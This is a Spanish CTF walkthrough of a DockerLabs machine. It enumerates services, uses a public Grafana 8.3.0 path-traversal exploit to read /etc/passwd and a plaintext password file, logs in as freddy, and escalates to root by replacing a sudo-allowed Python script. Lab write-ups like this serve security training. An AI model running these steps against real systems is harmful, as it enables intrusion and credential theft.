Vamos a desplegar la maquina

```
❯ sudo bash auto_deploy.sh move.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es → 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

Hacemos un escaneo rápido con -Pn por si no permite las conexiones ping el servidor

```
❯ nmap -Pn 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-21 14:56 CEST
Nmap scan report for 172.17.0.2
Host is up (0.0000070s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
3000/tcp open  ppp
MAC Address: 02:42:AC:11:00:02 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.16 seconds
```


Ahora que sabemos los puertos abiertos, vamos a buscar la versión de cada uno con -sCV

```
❯ nmap -p21,22,80,3000 -sCV -Pn 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-21 14:56 CEST
Nmap scan report for 172.17.0.2
Host is up (0.000025s latency).

PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:172.17.0.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxrwxrwx    1 0        0            4096 Mar 29  2024 mantenimiento [NSE: writeable]
22/tcp   open  ssh     OpenSSH 9.6p1 Debian 4 (protocol 2.0)
| ssh-hostkey:
|   256 77:0b:34:36:87:0d:38:64:58:c0:6f:4e:cd:7a:3a:99 (ECDSA)
|_  256 1e:c6:b2:91:56:32:50:a5:03:45:f3:f7:32:ca:7b:d6 (ED25519)
80/tcp   open  http    Apache httpd 2.4.58 ((Debian))
|_http-server-header: Apache/2.4.58 (Debian)
|_http-title: Apache2 Debian Default Page: It works
3000/tcp open  http    Grafana http
| http-robots.txt: 1 disallowed entry
|_/
|_http-trane-info: Problem with XML parsing of /evox/about
| http-title: Grafana
|_Requested resource was /login
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.17 seconds
```


Como tenemos un servidor apache vamos a hacer un escaneo de directorios con gobuster

```
❯ sudo gobuster dir -u http://172.17.0.2 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
 -x php,html,py,txt
[sudo] contraseña para caan31:
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,py,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
/index.html           (Status: 200) [Size: 10701]
/maintenance.html     (Status: 200) [Size: 63]
```

Vemos como tenemos un fichero, así que lo vamos a ver.



Ahora vamos a ver que contiene el puerto 3000 y vemos que es grafana y cuenta con la versión 8.3.0



Vamos a buscar a ver si existe algún exploit que podamos aprovechar

```
❯ searchsploit Grafana 8.3.0
 Exploit Title                                                 |  Path
Grafana 8.3.0 - Directory Traversal and Arbitrary File Read    | multiple/webapps/50581.py
Shellcodes: No Results
```

Vamos a localizar ese exploit y lo copiaremos para ejecutarlo en nuestra maquina

```
❯ locate multiple/webapps/50581.py
/usr/share/exploitdb/exploits/multiple/webapps/50581.py
```

```
❯ cp /usr/share/exploitdb/exploits/multiple/webapps/50581.py Documentos/DockerLabs/move
```

Para ver como funciona vamos a ejecutarlo con -h y vemos que simplemente tenemos que colocar el host a donde va dirigido el exploit.

```
❯ python3 50581.py -h
usage: 50581.py [-h] -H HOST

Grafana V8.0.0-beta1 - 8.3.0 - Directory Traversal and Arbitrary File Read

options:
  -h, --help  show this help message and exit
  -H HOST     Target host
```


Una vez ejecutado nos permite leer ficheros, vamos primero a leer el passwd para ver con que usuarios contamos, vemos que tenemos un usuario llamado freddy

```
❯ python3 50581.py -H http://172.17.0.2:3000
Read file > /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:101::/nonexistent:/usr/sbin/nologin
ftp:x:101:104:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:102:65534::/run/sshd:/usr/sbin/nologin
grafana:x:103:105::/usr/share/grafana:/bin/false
freddy:x:1000:1000::/home/freddy:/bin/bash
```


Si recordamos en maintenance.txt nos decía que la contraseña se encontraba en /tmp/pass.txt así que veremos que tiene este fichero.

```
Read file > /tmp/pass.txt
t9sH76gpQ82UFeZ3GXZS
```

Ya que parece una contraseña intentaremos directamente acceder con eso al usuario freddy que encontramos




Vemos que nos registramos sin problema, así que ahora queda la escalada de privilegios, ejecutamos sudo -l y vemos que tenemos permiso de ejecutar como administrador un archivo .py




Lo que haremos será eliminar este archivo y crear uno con el mismo con el código que nosotros queramos

Vamos a ejecutar el siguiente script que esto nos permite abrir una nueva Shell desde bash



Le daremos permisos de ejecución con chmod +x



Ahora ejecutamos este script y vemos que somos root